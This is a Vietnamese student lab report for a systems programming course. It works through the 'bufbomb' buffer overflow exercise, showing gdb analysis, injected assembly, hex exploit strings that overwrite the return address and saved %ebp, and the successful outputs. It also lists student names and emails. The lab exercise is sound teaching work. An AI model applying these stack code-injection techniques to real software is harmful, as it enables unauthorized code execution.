BÁO CÁO THỰC HÀNH

Môn học: Lập trình hệ thống (NT209)

Lab 6 – Buffer overflow (Phần 2)

GVHD: Đỗ Thị Thu Hiền

1. THÔNG TIN CHUNG:

(Liệt kê tất cả các thành viên trong nhóm)

Lớp: NT209.N22.ATCL.1

STT	Họ và tên	MSSV	Email
1	Võ Sỹ Minh	21521146	21521146@gm.uit.edu.vn
2	Lê Huy Hùng	21520888	21520888@gm.uit.edu.vn
3			

2. NỘI DUNG THỰC HIỆN:[1]

STT	Công việc	Kết quả tự đánh giá
1	Level 2	100%
2	Level 3	100%
	Bonus (level 3)	100%

Phần bên dưới của báo cáo này là tài liệu báo cáo chi tiết của nhóm thực hiện.

[1] Ghi nội dung công việc, yêu cầu trong bài Thực hành

BÁO CÁO CHI TIẾT

1. Level 2

a. Xác định các byte code cần truyền?

// Cách phân tích để xác định các thông tin cần thiết để viết mã

// viết mã assembly và các byte code kết quả?

```
1   int global_value = 0;
2   void bang(int val)
3   {
4      if (global_value == cookie) {
5         printf("Bang!: You set global_value to 0x%x\n", global_value);
6         validate(2);
7      } else {
8         printf("Misfire: global_value = 0x%x\n", global_value);
9         exit(0);
10     }
11  }
```

Để in được message theo yêu cầu thì global_value = cookie.

```
.bss:08753160                   public global_value
.bss:08753160 global_value      dd ?                    ; DATA XREF: .text:0874E3CF↑r
.bss:08753160                                           ; .text:0874E3DF↑r ...
```

Ta thấy biến global_value là biến toàn cục chưa được khởi tạo (vùng segment .bss). Vậy ta cần thỏa điều kiện là phải set biến global_value sao cho bằng giá trị cookie.

Giờ ta cần tạo code set biến global_value = cookie của nhóm:

```
minh@minh-VirtualBox:~/Downloads/NT209$ ./makecookie 11460888
0x3ce2a70b
```

Vì lúc này ta cần thực hiện gán giá trị global_value trước khi gọi hàm bang nên ta sẽ gọi hàm bang trong exploit code. Cùng xem hàm bang đang ở đâu qua gdb info functions:

```
0x0874e320  frame_dummy
0x0874e34b  smoke
0x0874e378  fizz
0x0874e3c9  bang
0x0874e424  test
0x0874e49e  testn
```

Để nhảy lại về hàm "bang", ta phải push địa chỉ của hàm bang và dùng instruction ret để trở về hàm bang.

Exploit code ta có thể tạo nên như sau:

```
1 movl $0x3ce2a70b, 0x08753160
2 pushl $0x0874e3c9
3 ret
4
```


```
minh@minh-VirtualBox:~/Downloads/NT209$ objdump -D codeLV2.o

codeLV2.o:     file format elf32-i386


Disassembly of section .text:

00000000 <.text>:
   0:   c7 05 60 31 75 08 0b    movl   $0x3ce2a70b,0x8753160
   7:   a7 e2 3c
   a:   68 c9 e3 74 08          push   $0x874e3c9
   f:   c3                      ret
```

Cấu trúc stack sẽ như sau:



b. Debug xác định địa chỉ trả về mới

// Các bước debug, kết quả địa chỉ trả về tìm được?

Ta cần debug để xem giá trị buf ở đâu để ta ghi đè giá trị trả về trên stack:

```
gdb-peda$ disass getbuf
Dump of assembler code for function getbuf:
   0x0874eb08 <+0>:     push   ebp
   0x0874eb09 <+1>:     mov    ebp,esp
   0x0874eb0b <+3>:     sub    esp,0x48
   0x0874eb0e <+6>:     sub    esp,0xc
   0x0874eb11 <+9>:     lea    eax,[ebp-0x3c]
   0x0874eb14 <+12>:    push   eax
   0x0874eb15 <+13>:    call   0x874e5b8 <Gets>
   0x0874eb1a <+18>:    add    esp,0x10
   0x0874eb1d <+21>:    mov    eax,0x1
   0x0874eb22 <+26>:    leave
   0x0874eb23 <+27>:    ret
End of assembler dump.
gdb-peda$ break *0x0874eb1a
Breakpoint 1 at 0x874eb1a
```

Đặt một breakpoint sau lệnh Gets của hàm getbuf()

```
gdb-peda$ run -u 11460888
Starting program: /home/minh/Downloads/NT209/bufbomb -u 11460888
Userid: 11460888
Cookie: 0x3ce2a70b
Type string:AAAAAAAAA
```

Thử chạy chương trình để xem buf ở đâu

```
[-------------------------------------stack-------------------------------------]
0000| 0x556832b8 --> 0x556832d4 ("AAAAAAAAA")
0004| 0x556832bc --> 0x80484dc --> 0x62696c00 ('')
0008| 0x556832c0 --> 0xf7fc9410 --> 0x804864a ("GLIBC_2.0")
0012| 0x556832c4 --> 0xf7fb1000 --> 0x1e7d6c
0016| 0x556832c8 --> 0xf7fb1000 --> 0x1e7d6c
0020| 0x556832cc --> 0xf7fb1000 --> 0x1e7d6c
0024| 0x556832d0 --> 0x55683310 ("03hU7\344t\b\206B\361\367\035C\361\367\304<\331\0
35\220\347t\b/\377t", <incomplete sequence \364>)
0028| 0x556832d4 ("AAAAAAAAA")
[-------------------------------------------------------------------------------]
```

Vậy ta thấy chuỗi vừa nhập được truyền vào 0x556832d4 (chuỗi buf)

c. Dựng chuỗi exploit

// Đặt các nội dung (byte code, địa chỉ trả về,...) ở vị trí nào trong chuỗi?

// Nội dung chuỗi exploit

Tiến hành dựng chuỗi exploit từ exploit code ở trên:

```
 1 c7 05 60 31
 2 75 08 0b a7
 3 e2 3c 68 c9
 4 e3 74 08 c3
 5 00 00 00 00
 6 00 00 00 00
 7 00 00 00 00
 8 00 00 00 00
 9 00 00 00 00
10 00 00 00 00
11 00 00 00 00
12 00 00 00 00
13 00 00 00 00
14 00 00 00 00
15 00 00 00 00
16 00 00 00 00
17 d4 32 68 55
```

Với các bytes đầu là mã máy được tạo từ code assembly ở trên cộng với các bytes để lấp đầy 64 bytes (60 bytes buf và 4 bytes Old %ebp). Sau 64 bytes là địa chỉ của chuỗi buf để chương trình thực thi exploit code.

d. Kết quả

// Lệnh thực thi? Kết quả?

Lệnh thực thi: ./hex2raw < exploit2.txt | ./bufbomb -u 11460888

```
minh@minh-VirtualBox:~/Downloads/NT209$ ./hex2raw < exploit2.txt | ./bufbomb -u
 11460888
Userid: 11460888
Cookie: 0x3ce2a70b
Type string:Bang!: You set global_value to 0x3ce2a70b
VALID
NICE JOB!
```

2. Level 3

a. Giá trị nào cần được khôi phục của hàm mẹ? Phương pháp khôi phục?

// Thông tin gì? Giá trị cần khôi phục là bao nhiêu? (Cách xác định)

// Trình bày phương pháp khôi phục (ghi đè/dùng code)?

```
int test()
{
  int v0; // ST18_4@1
  int result; // eax@2
  signed int v2; // [sp+Ch] [bp-Ch]@1

  v0 = uniqueval();
  v2 = getbuf();
  if ( uniqueval() == v0 )
  {
    if ( v2 == cookie )
    {
      printf("Boom!: getbuf returned 0x%x\n", v2);
      result = validate(3);
    }
    else
    {
      result = printf("Dud: getbuf returned 0x%x\n", v2);
    }
  }
  else
  {
    result = puts("Sabotaged!: the stack has been corrupted");
  }
  return result;
}
```

Trước hết thì mục tiêu để có thể in ra màn hình "Boom!: getbuf ..." thì ta cần hàm getbuf có giá trị trả về bằng với giá trị cookie, hay %eax phải bằng cookie trước khi quay về hàm test để tiếp tục chương trình.

Thứ ta lưu tâm cần giữ nguyên ở đây là Old %ebp của getbuf() để khi trở về hàm test() có thể hoạt động bình thường. Ta có thể debug để xem địa chỉ của hàm test để ghi đè stack của hàm getbuf() bằng chuỗi exploit. (Ta sẽ dùng phương pháp dùng code để giữ return address ở phần bonus)

Đây là thông tin của thanh ghi %ebp sau khi gọi hàm test() gọi getbuf(), và đây là giá trị ta cần tìm.

```
gdb-peda$ info registers
eax            0x1                0x1
ecx            0xffffffff         0xffffffff
edx            0x5                0x5
ebx            0xffffd080         0xffffd080
esp            0x55683318         0x55683318
ebp            0x55683330         0x55683330
esi            0xf7fb1000         0xf7fb1000
```

b. Xác định các byte code cần truyền?

// Cách phân tích để xác định các thông tin cần thiết để viết mã

// Viết mã assembly và các byte code kết quả?

Với exploit code ta cần hướng đến việc %eax phải bằng cookie trước khi quay về hàm test để tiếp tục chương trình:

```
1 movl $0x3ce2a70b, %eax
2 pushl $0x0874e437
3 ret
```

Với 0x3ce2a70b là cookie của nhóm và 0x0874e437 là địa chỉ nơi sau khi hàm test() gọi hàm getbuf() để nhảy về hàm test để tiếp tục chương trình.

```
minh@minh-VirtualBox:~/Downloads/NT209$ objdump -D codeLV3.o

codeLV3.o:     file format elf32-i386


Disassembly of section .text:

00000000 <.text>:
   0:   b8 0b a7 e2 3c          mov    $0x3ce2a70b,%eax
   5:   68 37 e4 74 08          push   $0x874e437
   a:   c3                      ret
```

c. Dựng chuỗi exploit

// Đặt các nội dung (byte code, địa chỉ trả về,...) ở vị trí nào trong chuỗi?

// Nội dung chuỗi exploit

Với cách giữ nguyên Old %ebp bằng cách ghi đè trực tiếp thì ta sẽ cần ghi đè Old %ebp của bằng các bytes đã tìm được ở trên và return address sẽ thay bằng địa chỉ của buf như level 2 để thực hiện exploit code và quay lại vị trí của sau khi hàm test() gọi getbuf() để tiếp tục chương trình.

Chuỗi exploit sẽ có cấu trúc như sau:

```
 1 b8 0b a7 e2
 2 3c 68 37 e4
 3 74 08 c3 00
 4 00 00 00 00
 5 00 00 00 00
 6 00 00 00 00
 7 00 00 00 00
 8 00 00 00 00
 9 00 00 00 00
10 00 00 00 00
11 00 00 00 00
12 00 00 00 00
13 00 00 00 00
14 00 00 00 00
15 00 00 00 00
16 30 33 68 55
17 d4 32 68 55
```

d. Kết quả

// Lệnh thực thi? Kết quả?

```
minh@minh-VirtualBox:~/Downloads/NT209$ ./hex2raw < exploit3.txt | ./bufbomb -u
11460888
Userid: 11460888
Cookie: 0x3ce2a70b
Type string:Boom!: getbuf returned 0x3ce2a70b
VALID
NICE JOB!
```

Bonus (?) (nếu có)

// Phương pháp thực hiện

// Kết quả

Ở đây ta sẽ tìm cách giữ nguyên Old %ebp bằng cách tìm vị trí tương đối của %ebp và %esp của hàm test()

```
gdb-peda$ disass test
Dump of assembler code for function test:
   0x0874e424 <+0>:     push   ebp
   0x0874e425 <+1>:     mov    ebp,esp
   0x0874e427 <+3>:     sub    esp,0x18
   0x0874e42a <+6>:     call   0x874e893 <uniqueval>
   0x0874e42f <+11>:    mov    DWORD PTR [ebp-0x10],eax
   0x0874e432 <+14>:    call   0x874eb08 <getbuf>
   0x0874e437 <+19>:    mov    DWORD PTR [ebp-0xc],eax
   0x0874e43a <+22>:    call   0x874e893 <uniqueval>
   0x0874e43f <+27>:    mov    edx,eax
   0x0874e441 <+29>:    mov    eax,DWORD PTR [ebp-0x10]
```

Ta thấy ở đây vị trí tương đối của ebp = esp + 0x18 hay ta có thể cộng 0x18 vào %eax để tìm %ebp mà không cần debug để tìm chính xác giá trị của %ebp

```
1 movl %esp, %eax
2 addl $0x18, %eax
3 movl %eax, %ebp
4 movl $0x3ce2a70b, %eax
5 pushl $0x0874e437
6 ret
```

Ta sẽ dùng exploit code để tính toán trực tiếp %ebp thông qua %esp.

```
minh@minh-VirtualBox:~/Downloads/NT209$ objdump -D bonus.o

bonus.o:     file format elf32-i386


Disassembly of section .text:

00000000 <.text>:
   0:   89 e0                   mov    %esp,%eax
   2:   83 c0 18                add    $0x18,%eax
   5:   89 c5                   mov    %eax,%ebp
   7:   b8 0b a7 e2 3c          mov    $0x3ce2a70b,%eax
   c:   68 37 e4 74 08          push   $0x874e437
  11:   c3                      ret
```

Ta dựng chuỗi exploit như sau:

```
 1 89 e0 83 c0
 2 18 89 c5 b8
 3 0b a7 e2 3c
 4 68 37 e4 74
 5 08 c3 00 00
 6 00 00 00 00
 7 00 00 00 00
 8 00 00 00 00
 9 00 00 00 00
10 00 00 00 00
11 00 00 00 00
12 00 00 00 00
13 00 00 00 00
14 00 00 00 00
15 00 00 00 00
16 00 00 00 00
17 d4 32 68 55
```

Khác với cách làm ghi đè luôn Old %ebp, ở đây ta chỉ cần exploit code ở các bytes đầu và 4 bytes cuối là địa chỉ của buf để thực thi code.

Kết quả:

```
minh@minh-VirtualBox:~/Downloads/NT209$ ./hex2raw < exploitbonus.txt | ./bufbomb
 -u 11460888
Userid: 11460888
Cookie: 0x3ce2a70b
Type string:Boom!: getbuf returned 0x3ce2a70b
VALID
NICE JOB!
```

YÊU CẦU CHUNG

Báo cáo:

- File **.PDF**.
- Đặt tên theo định dạng: **[Mã lớp]-Lab6_NhomX_MSSV1-MSSV2-MSSV3.pdf** (trong đó X là số thứ tự nhóm, MSSV gồm đầy đủ MSSV của tất cả các thành viên thực hiện bài thực hành).

  Ví dụ: [NT209.N22.ATCL.1]-Lab6_Nhom2_21520001-21520013-21520143.pdf.
- Nộp file báo cáo trên theo thời gian đã thống nhất tại courses.uit.edu.vn.

Đánh giá:

- Hoàn thành tốt yêu cầu được giao.
- Có nội dung mở rộng, ứng dụng.

Bài sao chép, trễ, … sẽ được xử lý tùy mức độ vi phạm.

HẾT